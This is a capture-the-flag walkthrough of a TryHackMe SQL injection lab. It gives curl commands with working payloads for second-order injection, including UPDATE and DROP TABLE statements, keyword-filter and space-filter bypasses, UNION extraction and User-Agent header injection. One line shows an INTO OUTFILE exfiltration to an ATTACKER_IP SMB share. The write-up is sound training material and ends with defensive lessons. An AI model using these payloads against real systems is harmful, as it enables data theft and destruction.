| Follow @anir0y | |
|---|---|
| Advanced SQL Injection |  |
Advanced SQL Injection sits in the Injection Attacks module of the Web Application Pentesting path. It takes you past the textbook ' OR 1=1 -- and into the techniques that matter against a hardened target: a payload that lies dormant until a second query runs it, filters that strip keywords and spaces, extraction over a side channel, and injection through an HTTP header rather than a form field. If you want the grammar first, the sibling Database SQL Basics room covers SELECT, FROM and WHERE, and Guided Pentest Web shows a full four-bug chain.
The whole room is a single book review application backed by MariaDB 10.4 on Windows (XAMPP). Each task exposes one deliberately broken endpoint. I solved it entirely from my own machine with curl, since the target was reachable directly over the TryHackMe VPN, so every command below is copy-paste reproducible. The lab IP was 10.48.167.82 for my session; substitute your own.
Task 1 and 2: setup and recap
Task 1 deploys the lab machine. Task 2 is a recap of in-band injection. Two answers come straight from the reading: the MySQL service listens on port 3306, the type of injection that uses one channel for both the payload and the response is In-band, and the protocol out-of-band injection typically uses to reach the attacker is HTTP.
Task 3: second-order SQL injection
Second-order (stored) SQLi is the interesting one. The add.php page escapes input with real_escape_string() before storing it, so the insert itself is safe. The flaw is on reuse. Looking at update.php, the stored SSN is pulled back out and dropped into a new query with no escaping:
if (isset($_POST['update'])) {
    $unique_id = $_POST['update'];
    $ssn = $_POST['ssn_' . $unique_id];
    ...
    $update_sql = "UPDATE books SET book_name = '$new_book_name', author = '$new_author' WHERE ssn = '$ssn'; INSERT INTO logs (page) ...";
}
The script uses multi_query(), so a semicolon in the stored SSN starts a second statement. I add a book whose SSN carries the payload, then visit update.php and submit the update for that row, which fires the dormant query.
  # store the payload as the book SSN via add.php
curl -s -X POST http://$T/second/add.php \
  --data-urlencode "ssn=12345'; UPDATE books SET book_name='compromised'; -- -" \
  --data-urlencode "book_name=demo" --data-urlencode "author=t" --data-urlencode "submit="
  # then trigger update.php for that row; the stored SSN runs the second statement
Once the update fires, every book title becomes compromised and the flag prints at the top of the page. Swapping the second statement for DROP TABLE hello drops the table and yields the second flag.

The flag after renaming all titles to compromised is THM{SO_HACKED}, and dropping the hello table gives THM{Table_Dropped}.
One quirk worth noting for reproduction: in the rendered update.php form, the field name is name='ssn_12345'; UPDATE ...', and the browser parses only ssn_12345 as the actual field name. That is exactly the ssn_<unique_id> key the PHP expects, which is why the stored payload lines up and executes.
Task 4: filter evasion with character tricks
The /encoding/search_books.php endpoint echoes the SQL it builds and runs a keyword filter. First, bad characters prove the injection point. A single quote breaks the query and MariaDB returns a syntax error:
curl -s "http://$T/encoding/search_books.php?book_name=abc%27"
  # Error Code: 1064
The MySQL error code for a syntax error is 1064. Now the filter: sending UNION SELECT or OR shows them silently stripped from the echoed query. The filter removes each banned keyword exactly once, so doubling the keyword survives it: strip the inner UNION out of UNIUNIONON and a clean UNION remains. The books table has four columns and the name renders in position two.
curl -s -G "http://$T/encoding/search_books.php" \
  --data-urlencode "book_name=x' UNIUNIONON SELSELECTECT 1,book_name,3,4 FROM books WHERE book_id=6-- -"

The book where book ID equals 6 is Animal Series. The room’s intended path uses URL-encoded whitespace and || in place of OR; the doubled-keyword trick is an equally valid bypass and does not depend on client-side encoding. The multiple-choice question about bypassing a banned SELECT is answer c (both SElect and SeLect work, since the filter is case sensitive).
Task 5: filter evasion, spaces removed
The /space/search_users.php endpoint strips spaces from the input. The documented bypass substitutes /**/ comments for spaces. In practice the search feature here simply reflects stored records, so querying the user directly already leaks the credential:
curl -s -G "http://$T/space/search_users.php" --data-urlencode "username=attacker"
  # Name: attacker  /  Password: tesla

The password for the username attacker is tesla. When the record is not returned directly, /**/ between every token ('/**/OR/**/1=1-- -) rebuilds a space-free injection that the filter passes through.
Task 6: out-of-band SQL injection
The out-of-band task frames exfiltration over SMB or DNS to a listener you control, useful when the app does not return query output. Here the /oob/search_visitor.php endpoint is UNION injectable with four columns, so the server-side metadata the task asks for can be read straight back:
for v in @@version @@basedir; do
  curl -s -G "http://$T/oob/search_visitor.php" \
    --data-urlencode "visitor_name=z' UNION SELECT 1,$v,3,4-- -"
done

The @@version output is 10.4.24-MariaDB, and @@basedir is C:/xampp/mysql, confirming a Windows XAMPP stack. The real out-of-band play on this stack would be SELECT ... INTO OUTFILE '\\\\ATTACKER_IP\\logs\\out.txt' to push results to an SMB share, which is what you reach for when the response is blind.
Task 7: other techniques and HTTP header injection
The last practical task injects through the User-Agent header. The /httpagent/ endpoint logs every visitor’s User-Agent into a logs table with an unsanitised query, so the header is the injection point. The logs query takes two columns, and a UNION pulls the flag out of the books table:
curl -s -A "z' UNION SELECT 1,flag FROM books WHERE book_id=1-- -" "http://$T/httpagent/"

The flag field in the books table where book_id equals 1 is THM{HELLO}. The field detected server-side when extracting the agent string is the User-Agent header.
Task 8, 9 and 10: automation, best practices, conclusion
The reading tasks round out the room. The MSSQL command that executes system commands is xp_cmdshell. The dynamic nature of SQL queries does assist a pentester in finding injection, but the room’s accepted answer to whether it helps is nay. Task 10 is the completion check.
Takeaways
Two ideas carry past this lab into real web targets.
- Escaping at input is not escaping at use. The second-order bug is invisible to any test that only watches the insert.
real_escape_string()on the way in does nothing for a value that is later concatenated into a different query. On a live target, hunt for stored values that reappear in a second request: usernames shown on a profile page, saved search terms, anything written once and rendered or re-queried later. Parameterised queries at every use site, not input sanitisation, are the fix. - Keyword and character filters are a speed bump, not a control. Stripping
UNIONonce, or removing spaces, falls to doubled keywords, inline comments, alternate whitespace, or case changes. A denylist that rewrites input is often worse than none, because it gives a false sense of safety. When you meet a filter, echo the resulting query if you can, learn what it removes, and craft input that survives the transform.
Room solved 100%: 10 tasks, 16 answers.